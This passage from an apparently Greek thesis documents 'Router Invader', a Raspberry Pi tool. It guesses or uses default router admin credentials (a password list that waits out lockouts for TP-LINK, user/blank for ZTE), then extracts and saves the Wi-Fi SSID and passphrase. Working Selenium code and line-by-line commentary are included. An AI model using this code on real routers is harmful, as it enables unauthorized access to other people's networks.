Εντολή 18: Εξετάζοντας τον κώδικα της σελίδας, διαπιστώνουμε πως το πλήκτρο ΄**Interface Setup**΄ που επιθυμούμε να επιλέξει το Selenium, βρίσκεται σε ένα πλαίσιο (frame) με την ονομασία ΄**navigation**΄, συνεπώς μεταβαίνουμε εντός του πλαισίου αυτού.

```
    </html>
  </frame>
▼ <frame name="navigation" noresize="" src="navigation-status.html" marginwidth="0" marginheight="0">
  ▼ #document
      <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
    ▼ <html>
```

Εντολές 19,21,23,25,27: Παύση ώστε να υπάρχει ο κατάλληλος χρόνος ολοκλήρωσης των αλλαγών.


Εντολή 20: Ανίχνευση και επιλογή του πλήκτρου ΄**Interface Setup**΄.

```
▼ <a href="navigation-basic.html" onclick="javascript:top.main.location= "../basic/home_wan.htm""> event
  ▼ <font color="#666666">
      Interface
      <br>
      Setup
    </font>
  </a>
```


Εντολή 22: Ανίχνευση και επιλογή του πλήκτρου ΄**Wireless**΄.

Εντολή 24: Δεδομένου πως στο σημείο αυτό βρισκόμαστε εντός του frame που επιλέξαμε με την εντολή 17, για να βγούμε από αυτό και να μεταβούμε στο ΄parent frame΄, χρησιμοποιούμε την συγκεκριμένη εντολή.

Εντολή 26: Παρομοίως με την εντολή 18, επιλέγουμε το frame ΄**main**΄, καθώς το στοιχείο που μας ενδιαφέρει να εντοπίσουμε στην συνέχεια βρίσκεται εντός του**.**




Εντολή 28: Το Selenium, εντοπίζει με την εντολή ΄**driver.find_element_by_name('ESSID')**΄ το στοιχείο με χαρακτηριστικό ΄**name=ESSID**΄, ενώ με την εντολή ΄**.get_attribute('value')**΄, λαμβάνει το κείμενο που υπάρχει εντός του πεδίου ΄**value**΄ στο παραπάνω στοιχείο και με την ανάθεση, γίνεται η αποθήκευσή του στην μεταβλητή ΄**ssid**΄. Το κείμενο αυτό αντιστοιχεί στο όνομα του δικτύου WiFi.



```
▶ <td class="tabdata"> ··· </td>
▼ <td class="tabdata">
    <input type="TEXT" name="ESSID" size="32" maxlength="32" value="TP-LINK">
  </td>
</tr>
```

Εντολή 29: Παρομοίως με την εντολή 28, αποθηκεύεται στην μεταβλητή ΄**password**΄ ο κωδικός του WiFi**.**




```
▶ <td class="tabdata"> ··· </td>
▼ <td class="tabdata">
    <input type="TEXT" name="PreSharedKey" size="48" maxlength="64" value="12345678" onblur="wpapskCheck()"> event
  ▶ <font color="#000000"> ··· </font>
  </td>
```

Εντολή 30: Με την εντολή αυτή ανοίγει το αρχείο που ορίζουμε, ενώ αν δεν υπάρχει, δημιουργείται. Δίνουμε στο πρώτο όρισμα της εντολής ΄**open**΄ την διαδρομή αποθήκευσης και το όνομα του αρχείου κειμένου ΄**/home/pi/Desktop/results.txt**΄ και στο δεύτερο όρισμα το γράμμα ΄**w**΄, ώστε να ανοίξει το αρχείο για εγγραφή.

Εντολή 31: Εγγράφουμε στο αρχείο κειμένου, το όνομα του δικτύου WiFi και τον αντίστοιχο κωδικό στην εξής μορφή:

΄SSID: όνομα δικτύου΄

΄Password: κωδικός πρόσβασης΄

Εντολή 32: Κλείσιμο του αρχείου.


Εντολή 33: Εμφάνιση στην οθόνη, του ονόματος δικτύου WiFi και του κωδικού πρόσβασης.

Εντολή 34: Εάν η συνθήκη της εντολής 15 είναι ψευδής, θα εκτελεστούν οι εντολές που βρίσκονται εμφωλευμένες στην εντολή ΄**else**΄.

Στο σημείο αυτό και με την προϋπόθεση της ψευδούς συνθήκης της εντολής 15 (αποστολή λανθασμένων συνθηματικών και απόρριψη πρόσβασης στο περιβάλλον ρυθμίσεων), αναμένουμε σύμφωνα με τις δοκιμές που διεξήγαμε για την συγκεκριμένη περίπτωση, σχετικό μήνυμα σφάλματος στο modem-router, το οποίο στον κώδικα της ιστοσελίδας βρίσκεται σε στοιχείο με χαρακτηριστικό ΄**id=tr1**΄. Τα αναμενόμενα μηνύματα σφάλματος, σύμφωνα με τον τρόπο χρήσης του εργαλείου μας, είναι τα εξής δύο:

- ΄**The username or password is incorrect, please input again.**΄
- ΄**You have exceeded five attempts, please try again in 600s.**΄

Εντολή 35: Αποθήκευση του μηνύματος στην μεταβλητή ΄**feedback**΄. [45]




Εντολή 36: Ελέγχει εάν το μήνυμα σφάλματος που αποθηκεύτηκε, ταιριάζει με το πρώτο από τα δύο μηνύματα σφάλματος που αναμένουμε να εμφάνισε η σελίδα του modem-router.

[45] Jain, S. (2017). *How to get text with selenium web driver in python*. Stackoverflow. 24 Αυγούστου. Διαθέσιμο στο: https://stackoverflow.com/questions/20996392/how-to-get-text-with-selenium-web-driver-in-python [Πρόσβαση 3 Μαρτίου 2019]

Εντολή 37: Εμφάνιση σχετικού μηνύματος ενημέρωσης στην οθόνη.

Εντολή 38: Παύση ώστε να υπάρχει χρόνος για την ανάγνωση του μηνύματος στην οθόνη.

Εντολή 39: Στην περίπτωση που η συνθήκη στην εντολή 36 βρέθηκε ψευδής, θα ελεγχθεί αν το μήνυμα σφάλματος που αποθηκεύτηκε στην μεταβλητή ΄**feedback**΄ περιλαμβάνει την φράση **'You have exceeded five attempts'**. Η φράση αυτή αποτελεί μέρος του δεύτερου αναμενόμενου πιθανού μηνύματος ΄**You have exceeded five attempts, please try again in 600s**΄.



Εντολές 40-41: Εάν η συνθήκη της εντολής 39 βρέθηκε αληθής, θα εμφανιστεί σχετικό μήνυμα στην οθόνη και το Router Invader θα εκτελέσει προσωρινή παύση

για 600 δευτερόλεπτα, τον απαραίτητο δηλαδή χρόνο που το modem-router ορίζει πριν την δυνατότητα επόμενης δοκιμής συνθηματικών.

Εντολή 42: Αύξηση του μετρητή κατά μια μονάδα, ώστε στην επόμενη επανάληψη να γίνει δοκιμή του επόμενου στη σειρά κωδικού από την λίστα.

Εντολή 43: Ελέγχει αν έχουν βρεθεί τα σωστά συνθηματικά του modem-router.

Εντολή 44: Στην περίπτωση που η παραπάνω συνθήκη βρέθηκε αληθής, θα εμφανιστεί σχετικό μήνυμα αποτυχίας εύρεσης των συνθηματικών του modem-router.

Εντολή 45: Παύση 2 δευτερολέπτων.

Εντολή 46: Το Selenium, θα κλείσει το παράθυρο του αυτοματοποιημένου περιηγητή διαδικτύου.

2.5.6 Συνάρτηση ΄router_2΄

Κατά παρόμοιο τρόπο με την παραπάνω η συνάρτηση αυτή καλείται, όταν εντοπιστεί το modem-router ΄**ZTE**΄. Εισάγει τα σχετικά διαπιστευτήρια για πρόσβαση στο περιβάλλον ρυθμίσεων και αναζητά, εμφανίζει και αποθηκεύει το όνομα του δικτύου και τον κωδικό πρόσβασης Wi-Fi. Στο μοντέλο αυτό και με την συγκεκριμένη έκδοση firmware δεν εντοπίσαμε να παρέχεται η δυνατότητα για αλλαγή των προεπιλεγμένων διαπιστευτηρίων (username=΄**user**΄ και password=κενό), συνεπώς δεν θα χρησιμοποιήσουμε αντίστοιχη λίστα κωδικών, όπως στο TP-LINK modem-router.

```
def router_2():
        credentials=False
        lcd('Trying credentialls:','user:(blank)')
        time.sleep(1.5)
        field1= driver.find_element_by_id('Frm_Username')
        field1.send_keys('user')
        driver.find_element_by_id('LoginId').click()
```

```
time.sleep(1.5)
if driver.current_url=='http://'+output+'/start.ghtml':
        credentials=True
        lcd('Router credentials:','OK')
        time.sleep(1.5)
        driver.get('http://'+output+'/getpage.gch?pid=1002&nextpage=net_
        wlan_secrity_t.gch')
        time.sleep(1.5)
        ssid=driver.find_element_by_id('ESSID').get_attribute('value')
        password=driver.find_element_by_id('KeyPassphrase').get_attrib
        ute('value')
        f=open("/home/pi/Desktop/results.txt", "w")
        f.write('SSID:'+ssid+'\nPassword:'+password)
        f.close()
        lcd('SSID:'+ssid,'Password:'+password)
if credentials==False:
        lcd('Failed to find','router credentials.')
time.sleep(2)
driver.quit()
```

Εντολή 1: Ορίζουμε την συνάρτηση ΄**router_2**΄, η οποία θα εκτελεστεί εάν εντοπιστεί ως πιθανώς συνδεδεμένο το modem-router ΄**ZTE H108N**΄.

Εντολή 2: Χρησιμοποιούμε την μεταβλητή ΄**credentials**΄ ως δείκτη για το εάν έχουν χρησιμοποιηθεί τα σωστά διαπιστευτήρια. Αρχικά, δίνουμε την λογική τιμή ΄**False**΄ και στην συνέχεια, αν διαπιστωθεί πως δοκιμάστηκαν τα σωστά διαπιστευτήρια, θα δώσουμε την τιμή ΄**True**΄.


Εντολή 3: Εμφάνιση στην οθόνη των συνθηματικών που θα δοκιμαστούν.

Εντολή 4: Παύση 1.5 δευτερολέπτου ώστε να υπάρχει χρόνος ανάγνωσης του μηνύματος.


Εντολή 5: Το Selenium, ανιχνεύει το πεδίο συμπλήρωσης username στο modem-router και το καταχωρεί στην μεταβλητή ΄**field1**΄. Από την ανάλυση του κώδικα της σελίδας ρυθμίσεων του modem-router, είδαμε πως το συγκεκριμένο πεδίο έχει χαρακτηριστικό, ΄**id=Frm_Username**΄.

```
<li class="login_li_1"> ··· </li>
<li class="login_li_2">
    <input id="Frm_Username" class="username" type="text" name="Username">
  </li>
</ul>
<ul class="login_blank"></ul>
```

Εντολή 6: Το Selenium, συμπληρώνει το παραπάνω πεδίο με την λέξη ΄**user**΄, το προεπιλεγμένο username του συγκεκριμένου modem-router.



Εντολή 7: Το Selenium, θα εντοπίσει το στοιχείο του πλήκτρου Login με χαρακτηριστικό ΄**id=LoginId**΄ και θα το επιλέξει.




```
<li class="login_li_2">…</li>
<li class="login_li_3">
    <input id="LoginId" class="login" type="submit" value="Login" onclick="dosubmit()"> event
  </li>
</ul>
```

Εντολή 8: Παύση 1,5 δευτερολέπτου πριν την εκτέλεση της επόμενης εντολής στον κώδικα, προκειμένου να υπάρχει χρόνος για φόρτωση της σελίδας.


Εντολή 9: Δημιουργούμε μια συνθήκη ΄**if**΄, προκειμένου οι εμφωλευμένες εντολές να εκτελεστούν αποκλειστικά στην περίπτωση που η σελίδα που θα φορτωθεί, είναι η ΄**http://'+output+'/start.ghtml**΄. Η συγκεκριμένη, είναι η σελίδα στην οποία το modem-router θα μας ανακατευθύνει εάν τα διαπιστευτήρια που χρησιμοποιήθηκαν ήταν τα σωστά.

Εντολή 10: Στην μεταβλητή ΄**credentials**΄, που χρησιμοποιούμε ως δείκτη, καταχωρούμε πλέον την λογική τιμή ΄**True**΄ καθώς έχουν χρησιμοποιηθεί τα σωστά διαπιστευτήρια και πραγματοποιήθηκε η πρόσβαση στο περιβάλλον ρυθμίσεων.

Εντολή 11: Εμφάνιση σχετικού μηνύματος πληροφόρησης στην οθόνη.


Εντολή 12: Παύση ώστε να δοθεί ο απαραίτητος χρόνος ανάγνωσης.

Στο σημείο αυτό θέλουμε το Router Invader να ανιχνεύσει το όνομα του δικτύου (SSID Name) και τον κωδικό πρόσβασης WiFi (WPA Passphrase), όπως αυτά έχουν καθοριστεί στο περιβάλλον ρυθμίσεων.




Εντολή 13: Το Selenium, θα καλέσει την διεύθυνση που ορίζεται εντός της παρένθεσης.

Με την βοήθεια των ΄**Web Developer Tools**΄ του browser και επιλέγοντας την καρτέλα ΄**Network Monitor**΄, παρατηρούμε πως η παραπάνω διεύθυνση, καλείται αν επιλέξουμε το πλήκτρο ΄**Security**΄ από το μενού ΄**WLAN**΄ του modem-router. Μετά την κλήση της σελίδας αυτής, διαπιστώσαμε πως υπάρχει πρόσβαση σε στοιχείο με παράμετρο ΄**value**΄ με το όνομα του δικτύου WiFi καθώς και σε στοιχείο με παράμετρο ΄**value**΄ με τον κωδικό πρόσβασης WiFi.



Εντολή 14: Παύση προκειμένου να φορτώσει η σελίδα που ζητήθηκε.

Εντολή 15: Το Selenium, εντοπίζει με την εντολή ΄**driver.find_element_by_id('ESSID')**΄, το στοιχείο με ΄**id=ESSID**΄, και με την εντολή ΄**.get_attribute('value')΄,** ανιχνεύει το κείμενο από την παράμετρο ΄**value**΄ του στοιχείου αυτού, το οποίο με την ανάθεση θα αποθηκευθεί στην μεταβλητή ΄**ssid**΄ και αποτελεί το όνομα του δικτύου WiFi.



Εντολή 16: Με παρόμοιο τρόπο όπως στην εντολή 15, θα ανιχνευθεί και θα αποθηκευτεί στην μεταβλητή ΄**password**΄, ο κωδικός πρόσβασης στο δίκτυο WiFi.

Εντολή 17: Ανοίγει το αρχείο που ορίζουμε, ενώ αν δεν υπάρχει, δημιουργείται. Το πρώτο όρισμα της εντολής ΄**open**΄ είναι η διαδρομή αποθήκευσης και το όνομα του αρχείου κειμένου, ΄**/home/pi/Desktop/results.txt**΄ και το δεύτερο όρισμα, το γράμμα ΄**w**΄, ώστε να ανοίξει το αρχείο με σκοπό την εγγραφή σε αυτό.

Εντολή 18: Εγγραφή στο αρχείο κειμένου, του ονόματος του δικτύου και του αντίστοιχου κωδικού στην εξής μορφή:

΄SSID: όνομα δικτύου΄

΄Password: κωδικός πρόσβασης΄

Εντολή 19: Κλείσιμο του αρχείου.

Εντολή 20: Εμφανίζει στην οθόνη το όνομα του δικτύου και τον κωδικό πρόσβασης WiFi.

Εντολή 21: Έλεγχος σχετικά με το εάν χρησιμοποιήθηκαν τα σωστά διαπιστευτήρια και υπήρξε πρόσβαση στο περιβάλλον ρυθμίσεων.

Εντολή 22: Εμφάνιση μηνύματος αποτυχίας στην οθόνη**.**

Εντολή 23: Παύση 2 δευτερολέπτων.

Εντολή 24: Το Selenium, θα κλείσει το παράθυρο του αυτοματοποιημένου περιηγητή διαδικτύου.

2.5.7 Χειρισμός σφαλμάτων και τερματισμός

Το τελευταίο τμήμα του κώδικα χειρίζεται σφάλματα και μη αναμενόμενα συμβάντα που ενδεχομένως προκύψουν κατά την εκτέλεση των παραπάνω διαδικασιών. Συνεπώς, αν προκύψει κάποιο σφάλμα, θα δοθεί η εντολή να εμφανιστεί στην οθόνη μήνυμα σφάλματος. Στην συνέχεια, είτε στην περίπτωση που η εκτέλεση του προγράμματος ήταν επιτυχής, είτε στην περίπτωση που προέκυψε κάποιο σφάλμα, θα ακολουθήσει μια παύση 10 δευτερολέπτων και θα δοθεί εντολή για την απενεργοποίηση του Raspberry Pi, η οποία θα τερματίσει ουσιαστικά και την λειτουργία του Router Invader.

```
except:
    lcd('Unexpected error.')
finally:
    time.sleep(10)
    subprocess.call(['sudo','shutdown','-h','now'])
```

Εντολή 1: Σε περίπτωση σφάλματος κατά την διάρκεια εκτέλεσης των εντολών που βρίσκονται εμφωλευμένες στην εντολή ΄**try**΄, θα εκτελεστούν οι εμφωλευμένες στην ΄**except**΄ εντολές.

Εντολή 2: Εμφάνιση μηνύματος στην οθόνη, μη αναμενόμενου σφάλματος.

Εντολή 3: Οι εμφωλευμένες εντολές στην εντολή ΄**finally**΄, θα εκτελεστούν σε οποιαδήποτε περίπτωση, είτε η ροή του προγράμματος ήταν ομαλή, είτε προέκυψε κάποιο σφάλμα.

Εντολή 4: Παύση 10 δευτερολέπτων.

Εντολή 5: Για την απενεργοποίηση του Raspberry Pi, μπορούμε να πληκτρολογήσουμε στο τερματικό την εντολή ΄**sudo shutdown -h now**΄. [46] Για να χρησιμοποιήσουμε την εντολή αυτή μέσα από το python πρόγραμμα που δημιουργήσαμε, χρησιμοποιούμε την εντολή που μας δίνει αυτή την δυνατότητα, ΄**subprocess.call(['sudo','shutdown','-h','now'])**΄. [47]

[46] Tonyhughes (2013). *Shutdown command*. Raspberrypi. 20 Φεβρουαρίου. Διαθέσιμο στο: https://www.raspberrypi.org/forums/viewtopic.php?t=34428 [Πρόσβαση 6 Μαρτίου2019]
[47] Pythonforbeginners (2013). *Subprocess and Shell Commands in Python*. 11 Οκτωβρίου. Διαθέσιμο στο: https://www.pythonforbeginners.com/os/subprocess-for-system-administrators [Πρόσβαση 6 Μαρτίου2019]

ΚΕΦΑΛΑΙΟ 3: ΕΡΓΑΣΤΗΡΙΑΚΑ ΑΠΟΤΕΛΕΣΜΑΤΑ

3.1 Αρχική λειτουργία

Αρχικά τροφοδοτούμε το Router Invader με την κατάλληλη πηγή ρεύματος. Αυτό μπορεί να γίνει είτε με κατάλληλο τροφοδοτικό που θα συνδεθεί στην πρίζα, είτε με κατάλληλη φορητή συσκευή όπως ένα powerbank. Με την τροφοδοσία, το Raspberry Pi θα ενεργοποιηθεί, θα εκκινήσει το λειτουργικό του σύστημα ενώ παράλληλα θα ξεκινήσει αυτόματα το πρόγραμμά μας σε Python.

3.2 Πρώτα αποτελέσματα

Το Router Invader θα αναζητήσει την Gateway ώστε να εντοπίσει την διεύθυνση IP του modem-router. Αν δεν την ανιχνεύσει, θα επαναλάβει την διαδικασία αναζήτησης έως ότου τελικά εκείνη βρεθεί. Ταυτόχρονα θα εμφανίσει μηνύματα πληροφόρησης για τις ενέργειές του.

Όταν τελικά εντοπιστεί επιτυχώς, θα εμφανίσει την διεύθυνσή της στην οθόνη. Το Selenium θα ανοίξει τον περιηγητή διαδικτύου Chromium σε αυτοματοποιημένη λειτουργία και θα επιχειρήσει πρόσβαση στην ιστοσελίδα του modem-router, στέλνοντας αίτημα προς την σελίδα αυτή. Το modem-router θα απαντήσει επιστρέφοντας την ιστοσελίδα για την εισαγωγή των διαπιστευτηρίων.

Το Router Invader, μετά την διαδικασία αναγνώρισης, θα καταχωρήσει το όνομα χρήστη και τον κωδικό στα κατάλληλα πεδία, ενημερώνοντας παράλληλα τον χρήστη μέσω της οθόνης και στη συνέχεια θα τα αποστείλει επιλέγοντας το πλήκτρο ΄**Login**΄.

Στην περίπτωση του modem-router TP-LINK, εάν τα συνθηματικά που χρησιμοποιήθηκαν δεν ήταν έγκυρα, θα επαναληφθεί η διαδικασία αποστολής συνθηματικών, με τον επόμενο κωδικό από την σχετική λίστα κωδικών.

Στην περίπτωση που δεν βρεθεί ο έγκυρος συνδυασμός διαπιστευτηρίων, θα εμφανιστεί σχετικό μήνυμα αποτυχίας και μετά από διάστημα 10 δευτερολέπτων, το Router Invader θα απενεργοποιηθεί τερματίζοντας την λειτουργία του.

3.3 Στάδιο ολοκλήρωσης

Στην περίπτωση που θα έχει χρησιμοποιηθεί ένας έγκυρος συνδυασμός συνθηματικών, θα πραγματοποιηθεί ανακατεύθυνση σε άλλη σελίδα, στην οποία θα επιτρέπεται η παραμετροποίηση στο περιβάλλον ρυθμίσεων.

Το Router Invader θα κατευθυνθεί στο κατάλληλο σημείο εντός του περιβάλλοντος ρυθμίσεων, στο οποίο θα είναι δυνατή η ανίχνευση του ονόματος δικτύου και του κωδικού πρόσβασης του WiFi.

Μετά την ανίχνευση των πληροφοριών αυτών, θα πραγματοποιηθεί η εμφάνισή τους στην οθόνη και η αποθήκευσή τους σε ένα αρχείο κειμένου με ονομασία ΄**results.txt**΄, στην επιφάνεια εργασίας του Rasberry Pi.

Μετά το πέρας 10 δευτερολέπτων, το Router Invader θα απενεργοποιηθεί τερματίζοντας την λειτουργία του.

3.4 Τελικά αποτελέσματα

Στο σημείο αυτό και υπό την προϋπόθεση επιτυχούς πρόσβασης στο περιβάλλον ρυθμίσεων του modem-router, το όνομα δικτύου και ο επιθυμητός κωδικός πρόσβασης του WiFi, θα υπάρχουν αποθηκευμένα στο αρχείο ΄**results.txt**΄ , από το οποίο ο χρήστης του εργαλείου μας θα μπορεί να έχει πρόσβαση για περαιτέρω χρήση τους.

ΚΕΦΑΛΑΙΟ 4: ΠΡΟΒΛΗΜΑΤΑ - ΠΕΡΙΟΡΙΣΜΟΙ - ΠΡΟΟΠΤΙΚΕΣ ΑΝΑΠΤΥΞΗΣ

4.1 Προβλήματα που αντιμετωπίστηκαν

4.1.1 Επιλογή κατάλληλου προγράμματος αυτοματοποίησης περιηγητή

Μια από τις αρχικές δυσκολίες της κατασκευής μας ήταν η αναζήτηση και επιλογή του κατάλληλου προγράμματος που θα έχει την δυνατότητα να εκτελέσει αυτόματα τις διαδικασίες επικοινωνίας μεταξύ Router Invader και modem-router και στην συνέχεια να έχει την ικανότητα να κατευθυνθεί εντός του περιβάλλοντος ρυθμίσεων του δεύτερου και να ανιχνεύσει το τμήμα εκείνο που θα περιέχει το όνομα δικτύου και τον επιθυμητό κωδικό πρόσβασης στο WiFi.

4.1.2 Εγκατάσταση και χρήση του Selenium

Ένα σημείο που στάθηκε ως μικρό εμπόδιο στην διαδρομή μας ήταν η εγκατάσταση του Selenium, καθώς χρειάστηκε να αναζητήσουμε, κάποιες φορές ανεπιτυχώς, τον συνδυασμό των κατάλληλων βημάτων που έπρεπε να ακολουθήσουμε, τα οποία θα μας επέτρεπαν την τελική αποτελεσματική χρήση του στο λειτουργικό Raspbian, στο Raspberry Pi μοντέλο που χρησιμοποιήσαμε.

